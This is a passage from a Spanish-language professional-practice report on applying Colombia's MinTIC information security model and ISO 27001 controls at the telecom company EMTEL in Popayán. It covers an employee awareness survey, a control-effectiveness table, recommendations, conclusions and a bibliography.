La socialización en seguridad de la información en la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P se realizó el día 4 de febrero del presente año (ver Anexo O listado de asistencia) a través de una charla como se había previsto, la temática desarrollada fue la presentada en el plan de socialización, en la cual de manera formal se les comunicó a los empleados de la empresa la implementación del Modelo de Seguridad y Privacidad de la Información, así mismo se socializaron las políticas de seguridad y los principales procedimientos y guías que las soportan, finalmente de manera general se explica en que consisten los diversos ataques informáticos y cómo evitarlos.


El plan de socialización se evaluó a través de una encuesta realizada a los empleados antes y después de la capacitación, los resultados obtenidos se muestran a continuación:

Resultados de la encuesta


Se entrevistaron un total de 55 empleados, obteniendo los siguientes resultados:

1. ¿Considera que la seguridad de la información es importante en toda empresa?

Antes




Después




2. ¿Existen políticas de seguridad de la información en la empresa?

Antes




Después




3. ¿Ha firmado un acuerdo de confidencialidad o no divulgación de información de la empresa?

Antes




Después




4. ¿Existen reglas o lineamientos para el uso de medios y recursos de procesamiento de información en la empresa, por ejemplo, correo electrónico, internet o dispositivos móviles?

Antes




Después




5. ¿Realiza copias de seguridad de la información de la empresa que tiene a su cargo?

Antes




Después




6. ¿Relaciona sus contraseñas de ingreso a sistemas de información, aplicaciones y correos electrónicos con nombres, fechas especiales, números de teléfonos, etc?

Antes




Después




7. ¿Cierra la sección de su computador cuando no está trabajando en él?

Antes




Después




8. ¿Los papeles o medios de almacenamiento electrónicos de la empresa los guarda bajo llaves?

Antes




Después




9. ¿Conoce la ley 44 de 1993, la cual señala las sanciones relacionadas con derechos de autor de software?

Antes




Después




10. ¿Sabe en que consiste la ley 1581 de 2012 de protección de datos personales?

Antes




Después




11. ¿Conoce en que consiste los principales ataques informáticos y como evitarlos?

Antes




Después




12. ¿Ha recibido capacitación en seguridad de la información por parte de la empresa?

Antes



Después



De acuerdo con los resultados de la encuesta se puede observar que la mayoría de los empleados comprendieron la importancia de cumplir con las directrices en seguridad de la información que estableció la empresa como herramienta de protección de su información, así mismo es importante añadir que fortalecer las habilidades de los empleados en seguridad de la información es un proceso que requiere del apoyo de la alta dirección y de la puesta en marcha de capacitaciones regulares en relación al tema.

Por otro lado con el propósito de establecer el nivel de seguridad alcanzado por EMTEL S.A E.S.P se hizo nuevamente uso del instrumento de evaluación

proporcionado por el MinTIC, el cual permitió determinar el avance en seguridad en la empresa respecto a lo realizado hasta el momento y lo proyectado en la declaración de aplicabilidad, como se observa en la tabla 3.25 la empresa llegaría a un estado de seguridad repetible en el que los procesos y controles se han desarrollado hasta el punto en que son seguidos por la mayoría de los empleados.

Tabla 3.25 Avance en seguridad de la información esperado en la empresa de acuerdo a lo realizado hasta el momento y lo proyectado en el SoA

No.	Evaluación de Efectividad de controles			
	DOMINIO	**Calificación Actual**	**Calificación Objetivo**	**EVALUACIÓN DE EFECTIVIDAD DE CONTROL**
A.5	POLITICAS DE SEGURIDAD DE LA INFORMACIÓN	60	100	**EFECTIVO**
A.6	ORGANIZACIÓN DE LA SEGURIDAD DE LA INFORMACIÓN	21	100	**REPETIBLE**
A.7	SEGURIDAD DE LOS RECURSOS HUMANOS	50	100	**EFECTIVO**
A.8	GESTIÓN DE ACTIVOS	37	100	**REPETIBLE**
A.9	CONTROL DE ACCESO	50	100	**EFECTIVO**
A.10	CRIPTOGRAFÍA	30	100	**REPETIBLE**
A.11	SEGURIDAD FÍSICA Y DEL ENTORNO	44	100	**EFECTIVO**
A.12	SEGURIDAD DE LAS OPERACIONES	39	100	**REPETIBLE**
A.13	SEGURIDAD DE LAS COMUNICACIONES	20	100	**INICIAL**
A.14	ADQUISICIÓN, DESARROLLO Y MANTENIMIENTO DE SISTEMAS	6	100	**INICIAL**
A.15	RELACIONES CON LOS PROVEEDORES	0	100	**INEXISTENTE**
A.16	GESTIÓN DE INCIDENTES DE SEGURIDAD DE LA INFORMACIÓN	60	100	**EFECTIVO**
A.17	ASPECTOS DE SEGURIDAD DE LA INFORMACIÓN DE LA GESTIÓN DE LA CONTINUIDAD DEL NEGOCIO	10	100	**INICIAL**
A.18	CUMPLIMIENTO	32,5	100	**REPETIBLE**
PROMEDIO EVALUACIÓN DE CONTROLES		**33**	**100**	**REPETIBLE**

Así mismo en la figura 3.25 se puede apreciar que la brecha de seguridad de la información respecto a la calificación objetivo disminuiría considerablemente hasta

el punto en el que la mayoría de los dominios pasarían de un estado inicial a un estado efectivo y repetible.

Figura 3.25 Brecha de seguridad anexo A ISO 27001:2013 avance del MSPI en la empresa

Finalmente, a continuación, se menciona los documentos que se generaron con el desarrollo de esta práctica profesional:

- Procedimientos del proceso de Tecnologías de la Información (Anexo A)
- Diagnóstico en seguridad de la Información (pág. 32-44)
- Alcance MSPI (pág. 30)
- Política de seguridad y privacidad de la información (Anexo L)
- Roles y responsabilidades asociadas a la seguridad y privacidad de la información (Anexo M)
- Inventario y Clasificación de activos de información del proceso de TI (Anexo B-Anexo C)
- Metodología de gestión del riesgo de seguridad de la información (pág. 45-82)
- Declaración de aplicabilidad (Anexo K)
- Políticas específicas de Seguridad de la Información (Anexo M)
- Plan de capacitación, sensibilización y comunicación de seguridad de la información (pág. 86-93)
- Actas de Reunión comité de Seguridad de la información (Anexo P)

Es importante mencionar que la seguridad de la información en una empresa es un proceso de mejora continua, que requiere de la implementación y evaluación constante de medidas que permitan evitar o minimizar las consecuencias no deseadas producto de una situación adversa, por lo que se recomienda la actualización de documentos y/o actividades como se muestra a continuación:

Tabla 3.26 Recomendaciones para la actualización de documentos y/o actividades

Documento y/o actividad	Periodo de actualización
Alcance del MSPI	La empresa debe ampliar el alcance del MSPI en sus procesos misionales (Dirección operativa, Dirección servicio al cliente, Dirección mercado y ventas, Dirección integración tecnológica), con el propósito de garantizar la confidencialidad, integridad y disponibilidad de la información manejada, procesada o almacenada durante la prestación de los servicios de comunicación.
Diagnóstico en seguridad de la información	Realizar cada seis meses, o en la medida en que se avance con la implementación del SoA
Políticas de seguridad de la información	Una vez al año, o cuando se presenten cambios significativos en la empresa, garantizando de esta manera su evolución y cumplimiento
Inventario y clasificación de activos	Cada 6 meses o por lo menos una vez al año
Metodología de gestión del riesgo	Cada 6 meses o por lo menos una vez al año
Declaración de aplicabilidad	Se debe actualizar en la medida que el alcance del MSPI se amplié y/o cuando se realice la evaluación de los controles enmarcados en esta, ya que a través de la evaluación de controles se deben establecer las medidas y acciones que permitan el cumplimiento y mejora de los mismos.
Capacitaciones en seguridad de la información	Implementar un programa de toma de conciencia en seguridad de la información alineado a las políticas y

	procedimientos de seguridad, en el que aproximadamente cada tres meses los empleados y contratistas reciban educación y formación (campañas, charlas, folletos, etc) en el tema, con el propósito que entiendan el objetivo de seguridad de la información y el impacto potencial, positivo y negativo, que tiene su propio comportamiento para la empresa.

4 CAPÍTULO CUATRO: CONCLUSIONES Y TRABAJOS FUTUROS

4.1 CONCLUSIONES

- Se diseñó un plan de seguridad de la información para la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, específicamente para el proceso de TI, el cual permitió identificar los activos críticos del proceso, los riesgos a los cuales están expuestos y los controles de la norma ISO 27001 necesarios para su mitigación, así mismo también se definió el responsable y las actividades necesarias para la implementación de cada control.

- El diagnóstico en seguridad permitió establecer el estado de la gestión y adopción de controles técnicos y administrativos de la norma ISO 27001 al interior de la empresa, insumo primordial en la fase de planificación del Modelo de Seguridad y Privacidad de la Información.

- El Modelo de Seguridad y Privacidad de la información no solo es una herramienta que imparte los lineamientos para la adopción de buenas prácticas en seguridad de la información en una entidad, sino que también facilita la implementación de un Sistema de Gestión de Seguridad de la Información.

- El Modelo de seguridad y privacidad de la información consta de cinco (5) fases, diagnóstico, planificación, operación, evaluación del desempeño y mejora continua, las cuales permiten gestionar y mantener adecuadamente la seguridad y privacidad en una entidad, con el desarrollo de esta práctica profesional se abordaron las fases de diagnóstico y planificación para el proceso de TI de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, siendo esta ultima la más importante del ciclo, ya que en ella se define el plan de valoración del riesgo el cual tiene como objetivo identificar y ponderar los riesgos a los cuales están expuestos los activos de información de una empresa con la finalidad de seleccionar los controles apropiados que permitan mitigarlos.

- Con el desarrollo e implementación de las políticas de seguridad de la información se evidencio el compromiso de la alta dirección con su aprobación, además de asignar roles y responsabilidades y definir el enfoqué de la empresa respecto a la seguridad de la información, estableciendo las directrices que enmarcan el comportamiento de los empleados sobre la información obtenida, generada y procesada por la empresa.

- La implementación del comité de seguridad de la información en la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P permitió identificar las estrategias para el desarrollo del Modelo de Seguridad y Privacidad de la Información, garantizando de esta manera que se cumplan los lineamientos propuestos en la fase de planificación.

- Las pruebas de efectividad realizadas en la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, permitieron identificar fallos y vulnerabilidades existentes en algunos de sus sistemas de información y equipos de cómputo, además de dar un punto de partida para continuar con el aseguramiento de toda la red e infraestructura de información.

- Aunque esta práctica profesional estaba prevista para el desarrollo de la guía Nº1 Metodología de pruebas de efectividad y Nº2 Política General del MSPI, con el animo de profundizar mas en el tema y cumplir con los objetivos propuestos de manera satisfactoria, se desarrollaron las guías 4 (Roles y responsabilidades), 5 (Gestión clasificación de activos), 7 (Gestión de riesgos) y 8 (Controles de seguridad de la información), logrando de esta manera la implementación de las principales guías del MSPI como lo estipula el MinTIC en el documento Maestro del Modelo de Seguridad y Privacidad de la Información, el cual surge como resultado de la reciente actualización del MSPI.

- Sensibilizar y concientizar al personal de la empresa con respecto a seguridad y privacidad de la información se vuelve un factor esencial en la implementación del MSPI, ya que son ellos los principales actores que interactúan con la información y al mismo tiempo son el eslabón mas débil en seguridad, en ese sentido resulta de gran importancia que todos los empleados estén al tanto de las políticas de seguridad de la información, conozcan cual es su rol en el cumplimiento de cada una de estas y de qué manera contribuyen con la adopción del MSPI.

- Esta práctica profesional no solo permitió generar un plan de seguridad de la información para el proceso de TI, sino que también dar respuesta al requerimiento N. 2020-048 del 31 de diciembre de 2020 (Sistema de Gestión de Seguridad de la Información definido en virtud de lo establecido en la Resolución CRC 5569 de 2018 - ver anexo Q) presentado por la Comisión de Regulación de Comunicaciones, en el cual mediante la Resolución CRC 5569 de 2018, define para proveedores de redes de servicios de comunicaciones (PRTS) la obligación de adoptar una Política de Seguridad de la Información que implemente un Sistema de Gestión de Seguridad de la Información (SGSI), tendiente a

garantizar la confidencialidad, la integridad, la disponibilidad de los servicios de comunicaciones y la información manejada, procesada o almacenada durante la prestación de los mismos, siguiendo para ello la familia de estándares ISO/IEC 27000.

4.2. TRABAJOS FUTUROS

Con la estrategia de gobierno digital del MinTIC, todas las entidades de carácter público de orden territorial y nacional están obligadas a implementar el Modelo de Seguridad y Privacidad de la Información, por lo que cada vez más crece la demanda de personal calificado en el tema, es por ello que como trabajos futuros se propone continuar con el apoyo en la implementación de controles técnicos y administrativos de la norma ISO/IEC 27001:2013 en la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, y así mismo apoyar en la implementación del MSPI en las entidades públicas del departamento del Cauca, sin importar el tipo o tamaño, ya que si bien es cierto que en una entidad pequeña los presupuestos pueden ser más ajustados, esto no es impedimento para su implementación, se pueden priorizar los procesos, servicios o productos que la entidad desea proteger o que considere fundamentales para su operación, reduciendo de esta manera los posibles gastos en la implementación de controles.

● BIBLIOGRAFIA

[1] "Ley 1712 de 2014." Colombia, 2014, Accessed: Jun. 02, 2021. [Online]. Available: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=56882.

[2] ICONTEC, "Norma Técnica Colombiana NTC-ISO / IEC 27000.Tecnología de la informacion.Técnicas de seguridad.Sistemas de gestion de seguridad de la informacion(SGSI).Vision general y vocabulario." 2014.

[3] "Ley 1581 de 2012." Colombia, 2012, Accessed: Jun. 02, 2021. [Online]. Available: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981.

[4] MinTIC, "Gestion Clasificacion de Activos." 2016, Accessed: Feb. 19, 2021. [Online]. Available: https://www.mintic.gov.co/gestion-ti/Seguridad-TI/Modelo-de-Seguridad/.

[5] Departamento Nacional de Planeación, "Lineamientos de política para ciberseguridad y ciberdefensa CONPES 3701-2011." p. 43, 2011, [Online]. Available: https://www.mintic.gov.co/portal/inicio/3510:Conpes-3701-de-2011.

[6] MinTIC, "Roles y Responsabilidades." 2016, Accessed: Nov. 03, 2020. [Online]. Available: https://gobiernodigital.mintic.gov.co/seguridadyprivacidad/704/articles-150523_G4_Roles_responsabilidades.pdf.

[7] ICONTEC, "Norma técnica Colombiana NTC-ISO/IEC 27001:2013 Tecnologia de la Informacion.Técnicas de seguridad de la información. Sistema de Gestión de Seguridad de la Información. Requisitos." 2013.

[8] MinTIC, "Política general MSPI." 2016, Accessed: Nov. 05, 2020. [Online]. Available: https://gobiernodigital.mintic.gov.co/seguridadyprivacidad/704/articles-150520_G2_Politica_General.pdf.

[9] AENOR, "Norma Española UNE ISO/IEC 27002:2015 Tecnología De La Información. Técnicas de Seguridad. Código de práctica para controles de seguridad de la Información," 2015.

[10] C. Tarazona, "Amenazas informáticas y seguridad de la información," *Rev. del Inst. Ciencias Penal. y Criminológicas*, vol. 28, no. 84, pp. 137–146, 2007.

[11] MinTIC, "Modelo de Seguridad-Fortalecimiento TI." 2015, Accessed: Feb. 14, 2021. [Online]. Available: https://www.mintic.gov.co/gestion-ti/Seguridad-

TI/Modelo-de-Seguridad/.

[12] EMTEL, “Reseña historica EMTEL S.A E.S.P.” Accessed: Feb. 14, 2021. [Online]. Available: https://www.emtel.com.co/mi-empresa/historia.

[13] “Ciclo PDCA (Planificar, Hacer, Verificar y Actuar): El círculo de Deming de mejora continua.” Accessed: Feb. 14, 2021. [Online]. Available: https://www.pdcahome.com/5202/ciclo-pdca/.

[14] MinTIC, “Modelo de Seguridad y Privacidad de la Informacion.” 2016, Accessed: Feb. 14, 2021. [Online]. Available: https://www.mintic.gov.co/gestionti/615/articles-5482_Modelo_de_Seguridad_Privacidad.pdf.

[15] MinTIC, “Instructivo para el Diligenciamiento de la Herramienta de Diagnostico de Seguridad y Privacidad de la Información,” *2017*. Accessed: Feb. 14, 2021. [Online]. Available: https://www.mintic.gov.co/gestionti/615/articles-5482_Instructivo_instrumento_Evaluacion_MSPI.pdf.

[16] MinTIC, “Guía Metodológica de Pruebas de Efectividad.” 2016, Accessed: Feb. 14, 2021. [Online]. Available: https://www.mintic.gov.co/gestionti/615/articles-5482_G1_Metodologia_pruebas_efectividad.pdf.

